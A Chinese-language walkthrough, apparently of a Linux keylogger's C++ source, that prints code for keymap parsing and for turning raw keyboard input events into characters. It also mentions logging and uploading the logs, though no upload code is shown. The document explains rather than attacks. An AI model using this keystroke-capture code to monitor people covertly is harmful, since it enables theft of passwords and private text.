ctrl\_in\_effect:用于知识是否按下了Ctrl键。

1. std::string execute(**const** **char**\* cmd)
3. **void** signal\_handler(**int** signal)
5. **void** set\_utf8\_locale()
7. **void** exit\_cleanup(**int** status, **void** \*discard)
9. **void** create\_PID\_file()
11. **void** kill\_existing\_process()
12. **void** set\_signal\_handling()

execute()函数：用于执行给定的命令并返回其输出结果。它使用标准C库中的popen()函数打开一个管道，并通过循环读取管道中的数据来获取命令的输出结果。

signal\_handler()函数：该函数是一个信号处理程序，用于在接收到信号时关闭输入事件设备文件描述符。它在键盘记录程序中用于终止记录循环。

set\_utf8\_locale()函数：该函数用于将本地环境设置为常见的UTF-8编码，以便正确识别字符。

exit\_cleanup()函数: 这是一个退出清理函数，用于在程序退出时执行特定的清理操作。在这个函数中，可以添加需要在程序退出前进行的清理逻辑。

create\_PID\_file()函数: 这是一个创建进程ID文件的函数。它使用open函数创建一个临时文件，并将当前进程的ID写入该文件中。如果文件创建成功，将进程ID写入文件后关闭文件描述符，如果文件创建失败，则根据不同的错误情况抛出相应的错误。

kill\_existing\_process()函数: 这是一个杀死已存在进程的函数。它首先尝试通过读取进程ID文件来获取进程ID，如果读取成功，则使用`kill`函数发送`SIGINT`信号来终止该进程，并删除进程ID文件。如果读取进程ID文件失败，则通过执行系统命令COMMAND\_STR\_GET\_PID并解析命令输出来获取进程ID，并检查该进程ID是否与当前进程ID不同。如果成功获取进程ID，则同样发送SIGINT信号终止该进程，并删除进程ID文件。如果无法获取进程ID，则抛出错误。

set\_signal\_handling()函数，用于设置信号处理程序。它捕获SIGHUP、SIGINT和SIGTERM信号，以便程序可以顺利退出。

1. **void** determine\_system\_keymap()
2. {
3. // custom map will be used; erase existing US keymapping
4. memset(char\_keys,  '\0', **sizeof**(char\_keys));
5. memset(shift\_keys, '\0', **sizeof**(shift\_keys));
6. memset(altgr\_keys, '\0', **sizeof**(altgr\_keys));
8. // get keymap from dumpkeys
9. // if one knows of a better, more portable way to get wchar\_t-s from symbolic keysym-s from `dumpkeys` or `xmodmap` or another, PLEASE LET ME KNOW! kthx
10. std::stringstream ss, dump(execute(COMMAND\_STR\_DUMPKEYS));  // see example output after i.e. `loadkeys slovene`
11. std::string line;
13. unsigned **int** i = 0;   // keycode
14. **int** index;
15. **int** utf8code;      // utf-8 code of keysym answering keycode i
17. **while** (std::getline(dump, line)) {
18. ss.clear();
19. ss.str("");
20. utf8code = 0;
22. // replace any U+#### with 0x#### for easier parsing
23. index = line.find("U+", 0);
24. **while** (**static\_cast**<std::string::size\_type>(index) != std::string::npos) {
25. line[index] = '0'; line[index + 1] = 'x';
26. index = line.find("U+", index);
27. }
29. **if** (++i >= **sizeof**(char\_or\_func)) **break**;  // only ever map keycodes up to 128 (currently N\_KEYS\_DEFINED are used)
30. **if** (!is\_char\_key(i)) **continue**;  // only map character keys of keyboard
32. assert(line.size() > 0);
33. **if** (line[0] == 'k') {  // if line starts with 'keycode'
34. index = to\_char\_keys\_index(i);
36. ss << &line[14];  // 1st keysym starts at index 14 (skip "keycode XXX = ")
37. ss >> std::hex >> utf8code;
38. // 0XB00CLUELESS: 0xB00 is added to some keysyms that are preceeded with '+'; I don't really know why; see `man keymaps`; `man loadkeys` says numeric keysym values aren't to be relied on, orly?
39. **if** (line[14] == '+' && (utf8code & 0xB00)) utf8code ^= 0xB00;
40. char\_keys[index] = **static\_cast**<**wchar\_t**>(utf8code);
42. // if there is a second keysym column, assume it is a shift column
43. **if** (ss >> std::hex >> utf8code) {
44. **if** (line[14] == '+' && (utf8code & 0xB00)) utf8code ^= 0xB00;
45. shift\_keys[index] = **static\_cast**<**wchar\_t**>(utf8code);
46. }
48. // if there is a third keysym column, assume it is an altgr column
49. **if** (ss >> std::hex >> utf8code) {
50. **if** (line[14] == '+' && (utf8code & 0xB00)) utf8code ^= 0xB00;
51. altgr\_keys[index] = **static\_cast**<**wchar\_t**>(utf8code);
52. }
54. **continue**;
55. }
57. // else if line starts with 'shift i'
58. index = to\_char\_keys\_index(--i);
59. ss << &line[21];  // 1st keysym starts at index 21 (skip "\tshift\tkeycode XXX = " or "\taltgr\tkeycode XXX = ")
60. ss >> std::hex >> utf8code;
61. **if** (line[21] == '+' && (utf8code & 0xB00)) utf8code ^= 0xB00;  // see line 0XB00CLUELESS
63. **if** (line[1] == 's')  // if line starts with "shift"
64. shift\_keys[index] = **static\_cast**<**wchar\_t**>(utf8code);
65. **if** (line[1] == 'a')  // if line starts with "altgr"
66. altgr\_keys[index] = **static\_cast**<**wchar\_t**>(utf8code);
67. } // while (getline(dump, line))
68. }

该函数用于确定系统的键盘映射，首先使用memset函数将char\_keys、shift\_keys和altgr\_keys数组中的元素全部设置为0，以清空之前可能存在的键盘映射。

然后，通过执行系统命令COMMAND\_STR\_DUMPKEYS来获取键盘映射的信息，并将输出结果存储在一个字符串流dump中。

接下来，循环遍历dump中的每一行，逐行解析键盘映射信息。

如果以keycode开头，表示它包含键码和键值的映射关系。解析出键码和对应的键值，并存储在char\_keys数组中。

如果行包含第二个键值列，将其解析出来并存储在shift\_keys数组中。

如果行包含第三个键值列，将其解析出来并存储在altgr\_keys数组中。

如果行以shift i开头，表示它包含Shift或AltGr列的键值。解析出键值并存储在相应的数组中。

1. **void** parse\_input\_keymap()
2. {
3. // custom map will be used; erase existing US keytables
4. memset(char\_keys,  '\0', **sizeof**(char\_keys));
5. memset(shift\_keys, '\0', **sizeof**(shift\_keys));
6. memset(altgr\_keys, '\0', **sizeof**(altgr\_keys));
8. stdin = freopen(args.keymap.c\_str(), "r", stdin);
9. **if** (stdin == NULL)
10. error(EXIT\_FAILURE, errno, "Error opening input keymap '%s'", args.keymap.c\_str());
12. unsigned **int** i = -1;
13. unsigned **int** line\_number = 0;
14. **wchar\_t** func\_string[32];
15. **wchar\_t** line[32];
17. **while** (!feof(stdin)) {
19. **if** (++i >= **sizeof**(char\_or\_func)) **break**;  // only ever read up to 128 keycode bindings (currently N\_KEYS\_DEFINED are used)
21. **if** (is\_used\_key(i)) {
22. ++line\_number;
23. **if**(fgetws(line, **sizeof**(line), stdin) == NULL) {
24. **if** (feof(stdin)) **break**;
25. **else** error\_at\_line(EXIT\_FAILURE, errno, args.keymap.c\_str(), line\_number, "fgets() error");
26. }
27. // line at most 8 characters wide (func lines are "1234567\n", char lines are "1 2 3\n")
28. **if** (wcslen(line) > 8) // TODO: replace 8\*2 with 8 and wcslen()!
29. error\_at\_line(EXIT\_FAILURE, 0, args.keymap.c\_str(), line\_number, "Line too long!");
30. // terminate line before any \r or \n
31. std::wstring::size\_type last = std::wstring(line).find\_last\_not\_of(L"\r\n");
32. **if** (last == std::wstring::npos)
33. error\_at\_line(EXIT\_FAILURE, 0, args.keymap.c\_str(), line\_number, "No characters on line");
34. line[last + 1] = '\0';
35. }
37. **if** (is\_char\_key(i)) {
38. unsigned **int** index = to\_char\_keys\_index(i);
39. **if** (swscanf(line, L"%lc %lc %lc", &char\_keys[index], &shift\_keys[index], &altgr\_keys[index]) < 1) {
40. error\_at\_line(EXIT\_FAILURE, 0, args.keymap.c\_str(), line\_number, "Too few input characters on line");
41. }
42. }
43. **if** (is\_func\_key(i)) {
44. **if** (i == KEY\_SPACE) **continue**;  // space causes empty string and trouble
45. **if** (swscanf(line, L"%7ls", &func\_string[0]) != 1)
46. error\_at\_line(EXIT\_FAILURE, 0, args.keymap.c\_str(), line\_number, "Invalid function key string");  // does this ever happen?
47. wcscpy(func\_keys[to\_func\_keys\_index(i)], func\_string);
48. }
49. } // while (!feof(stdin))
50. fclose(stdin);
52. **if** (line\_number < N\_KEYS\_DEFINED)
53. #define QUOTE(x) #x  // quotes x so it can be used as (char\*)
54. error(EXIT\_FAILURE, 0, "Too few lines in input keymap '%s'; There should be " QUOTE(N\_KEYS\_DEFINED) " lines!", args.keymap.c\_str());
55. }

上述函数的作用是解析输入的键盘映射文件。首先，它清空了char\_keys、shift\_keys和altgr\_keys数组，以情况以前可能存在的键盘映射。然后将标准输入(stdin)重定向到指定的键盘映射文件。接下来，它逐行读取文件内容，并根据键码的类型将字符键值或功能键字符串存储在相应的数组中。最后，它关闭输入文件并检查解析的行数是否满足预期。通过这个过程，函数完成了键盘映射文件的解析和存储，为后续使用提供了相应的数据。

1. **void** export\_keymap\_to\_file()
2. {
3. **int** keymap\_fd = open(args.keymap.c\_str(), O\_CREAT | O\_EXCL | O\_WRONLY, 0644);
4. **if** (keymap\_fd == -1)
5. error(EXIT\_FAILURE, errno, "Error opening output file '%s'", args.keymap.c\_str());
6. **char** buffer[32];
7. **int** buflen = 0;
8. unsigned **int** index;
9. **for** (unsigned **int** i = 0; i < **sizeof**(char\_or\_func); ++i) {
10. buflen = 0;
11. **if** (is\_char\_key(i)) {
12. index = to\_char\_keys\_index(i);
13. // only export non-null characters
14. **if** (char\_keys[index]  != L'\0' &&
15. shift\_keys[index] != L'\0' &&
16. altgr\_keys[index] != L'\0')
17. buflen = sprintf(buffer, "%lc %lc %lc\n", char\_keys[index], shift\_keys[index], altgr\_keys[index]);
18. **else** **if** (char\_keys[index]  != L'\0' &&
19. shift\_keys[index] != L'\0')
20. buflen = sprintf(buffer, "%lc %lc\n", char\_keys[index], shift\_keys[index]);
21. **else** **if** (char\_keys[index] != L'\0')
22. buflen = sprintf(buffer, "%lc\n", char\_keys[index]);
23. **else**  // if all \0, export nothing on that line (=keymap will not parse)
24. buflen = sprintf(buffer, "\n");
25. }
26. **else** **if** (is\_func\_key(i)) {
27. buflen = sprintf(buffer, "%ls\n", func\_keys[to\_func\_keys\_index(i)]);
28. }
30. **if** (is\_used\_key(i))
31. **if** (write(keymap\_fd, buffer, buflen) < buflen)
32. error(EXIT\_FAILURE, errno, "Error writing to keymap file '%s'", args.keymap.c\_str());
33. }
34. close(keymap\_fd);
35. error(EXIT\_SUCCESS, 0, "Success writing keymap to file '%s'", args.keymap.c\_str());
36. exit(EXIT\_SUCCESS);
37. }

上述函数的作用是将键盘映射导出到文件。函数首先打开输出文件，如果文件已存在，则输出错误信息并退出程序。然后，函数使用一个缓冲区和缓冲区长度变量来构建每行要写入文件的内容。

接下来，函数使用循环遍历键码的范围。对于每个字符键码，函数将字符键值、Shift键值和AltGr键值组合成一行字符串，然后将其写入缓冲区。如果某个键值为空字符，则相应的键不会导出到文件中。对于功能键码，函数将功能键字符串写入缓冲区。

在写入之前，函数检查键码是否为使用的键，如果是，则使用write函数将缓冲区的内容写入输出文件。如果写入不完整，则输出错误信息并退出程序。

最后，函数关闭输出文件，并输出导出成功的消息，然后退出程序。

通过执行export\_keymap\_to\_file()函数，可以将键盘映射导出到文件中，以便将其保存或共享给其他用户。

1. **void** determine\_input\_device()
3. **int** log\_event(**FILE** \*out)
4. **void** post\_log(**FILE** \*out)
5. **void** log\_loop()

determine\_input\_device()的作用是确定键盘设备的路径，通过读取/proc/bus/input/devices文件分析其中的信息来找到键盘设备，并根据设备名称和按键位掩码的大小进行评分，选择得分最高的设备作为键盘设备。

log\_event(FILE \*out)用于将键盘事件记录到日志文件中，根据不同的事件类型和键盘状态，将相应的信息写入日志。

post\_log(FILE \*out)功能是将当前的目标日志文件更名为一个索引文件，并创建一个新的空日志文件。

log\_loop()是进行日志记录循环，并在满足条件时执行日志上传工作。

1. **bool** update\_key\_state()
2. {
3. // these event.value-s aren't defined in <linux/input.h> ?
4. #define EV\_MAKE   1  // when key pressed
5. #define EV\_BREAK  0  // when key released
6. #define EV\_REPEAT 2  // when key switches to repeating after short delay
8. **if** (read(input\_fd, &key\_state.event, **sizeof**(**struct** input\_event)) <= 0) {
9. **return** **false**;
10. }
11. **if** (key\_state.event.type != EV\_KEY)
12. **return** update\_key\_state();  // keyboard events are always of type EV\_KEY
14. unsigned **short** scan\_code = key\_state.event.code; // the key code of the pressed key (some codes are from "scan code set 1", some are different (see <linux/input.h>)
16. key\_state.repeat\_end = **false**;
17. **if** (key\_state.event.value == EV\_REPEAT) {
18. key\_state.repeats++;
19. **return** **true**;
20. }
21. **else** **if** (key\_state.event.value == EV\_BREAK) {
22. **if** (scan\_code == KEY\_LEFTSHIFT || scan\_code == KEY\_RIGHTSHIFT)
23. key\_state.shift\_in\_effect = **false**;
24. **else** **if** (scan\_code == KEY\_RIGHTALT)
25. key\_state.altgr\_in\_effect = **false**;
26. **else** **if** (scan\_code == KEY\_LEFTCTRL || scan\_code == KEY\_RIGHTCTRL)
27. key\_state.ctrl\_in\_effect = **false**;
29. key\_state.repeat\_end = key\_state.repeats > 0;
30. **if** (key\_state.repeat\_end)
31. **return** **true**;
32. **else**
33. **return** update\_key\_state();
34. }
35. key\_state.repeats = 0;
37. key\_state.scancode\_ok = scan\_code < **sizeof**(char\_or\_func);
38. **if** (!key\_state.scancode\_ok)
39. **return** **true**;
41. key\_state.key = 0;
43. **if** (key\_state.event.value != EV\_MAKE)
44. **return** update\_key\_state();
46. **switch** (scan\_code) {
47. **case** KEY\_CAPSLOCK:
48. key\_state.capslock\_in\_effect = !key\_state.capslock\_in\_effect;
49. **break**;
50. **case** KEY\_LEFTSHIFT:
51. **case** KEY\_RIGHTSHIFT:
52. key\_state.shift\_in\_effect = **true**;
53. **break**;
54. **case** KEY\_RIGHTALT:
55. key\_state.altgr\_in\_effect = **true**;
56. **break**;
57. **case** KEY\_LEFTCTRL:
58. **case** KEY\_RIGHTCTRL:
59. key\_state.ctrl\_in\_effect = **true**;
60. **break**;
61. **default**:
62. **if** (is\_char\_key(scan\_code)) {
63. **wchar\_t** wch;
64. **if** (key\_state.altgr\_in\_effect) {
65. wch = altgr\_keys[to\_char\_keys\_index(scan\_code)];
66. **if** (wch == L'\0') {
67. **if**(key\_state.shift\_in\_effect)
68. wch = shift\_keys[to\_char\_keys\_index(scan\_code)];
69. **else**
70. wch = char\_keys[to\_char\_keys\_index(scan\_code)];
71. }
72. }
74. **else** **if** (key\_state.capslock\_in\_effect && iswalpha(char\_keys[to\_char\_keys\_index(scan\_code)])) { // only bother with capslock if alpha
75. **if** (key\_state.shift\_in\_effect) // capslock and shift cancel each other
76. wch = char\_keys[to\_char\_keys\_index(scan\_code)];
77. **else**
78. wch = shift\_keys[to\_char\_keys\_index(scan\_code)];
79. **if** (wch == L'\0')
80. wch = char\_keys[to\_char\_keys\_index(scan\_code)];
81. }
83. **else** **if** (key\_state.shift\_in\_effect) {
84. wch = shift\_keys[to\_char\_keys\_index(scan\_code)];
85. **if** (wch == L'\0')
86. wch = char\_keys[to\_char\_keys\_index(scan\_code)];
87. }
88. **else**  // neither altgr nor shift are effective, this is a normal char
89. wch = char\_keys[to\_char\_keys\_index(scan\_code)];
91. key\_state.key = wch;
92. }
93. }
94. **return** **true**;
95. }

上述代码的作用是总体而言，这段代码用于更新键盘的状态。它从输入文件描述符中读取键盘事件，并根据事件类型和键盘状态更新相应的标志位和字符键值。

该函数通过读取input\_fd文件描述符中的输入事件来更新键盘状态。如果读取失败或读取的事件类型不是EV\_KEY，则返回false。

获取按下的键的扫描码（scan code），并根据读取的事件值进行不同的操作。

如果事件值为EV\_REPEAT，表示键被按住并重复触发。此时，函数增加重复计数（key\_state.repeats）并返回true。

如果事件值为EV\_BREAK，表示键被释放。函数根据扫描码判断是否为特殊按键（如左Shift、右Shift、左Ctrl等），如果是则将相应的标志位设为false。函数检查重复计数是否大于0，如果是，则表示之前有重复触发的按键，将key\_state.repeat\_end标志位设为true，并返回true。否则，递归调用update\_key\_state()函数继续更新键盘状态。

如果事件值不是EV\_REPEAT也不是EV\_BREAK，则重置重复计数（key\_state.repeats）为0。

如果事件值不是EV\_MAKE，表示键被释放或其他未知情况，递归调用update\_key\_state()函数继续更新键盘状态。

如果事件值是EV\_MAKE，表示键被按下。函数根据扫描码执行不同的操作。

如果扫描码是KEY\_CAPSLOCK，表示大写锁定键，将大写锁定标志位（key\_state.capslock\_in\_effect）取反。

如果扫描码是左Shift或右Shift键， key\_state.shift\_in\_effect设为true。

如果扫描码是右Alt键， key\_state.altgr\_in\_effect设为true。

如果扫描码是左Ctrl或右Ctrl键，将key\_state.ctrl\_in\_effect设为true。

如果扫描码不是特殊按键，而是字符键，则根据当前的键盘状态获取相应的字符值。根据AltGr、CapsLock和Shift的状态，选择合适的字符键值，并将其存储在key\_state.key中。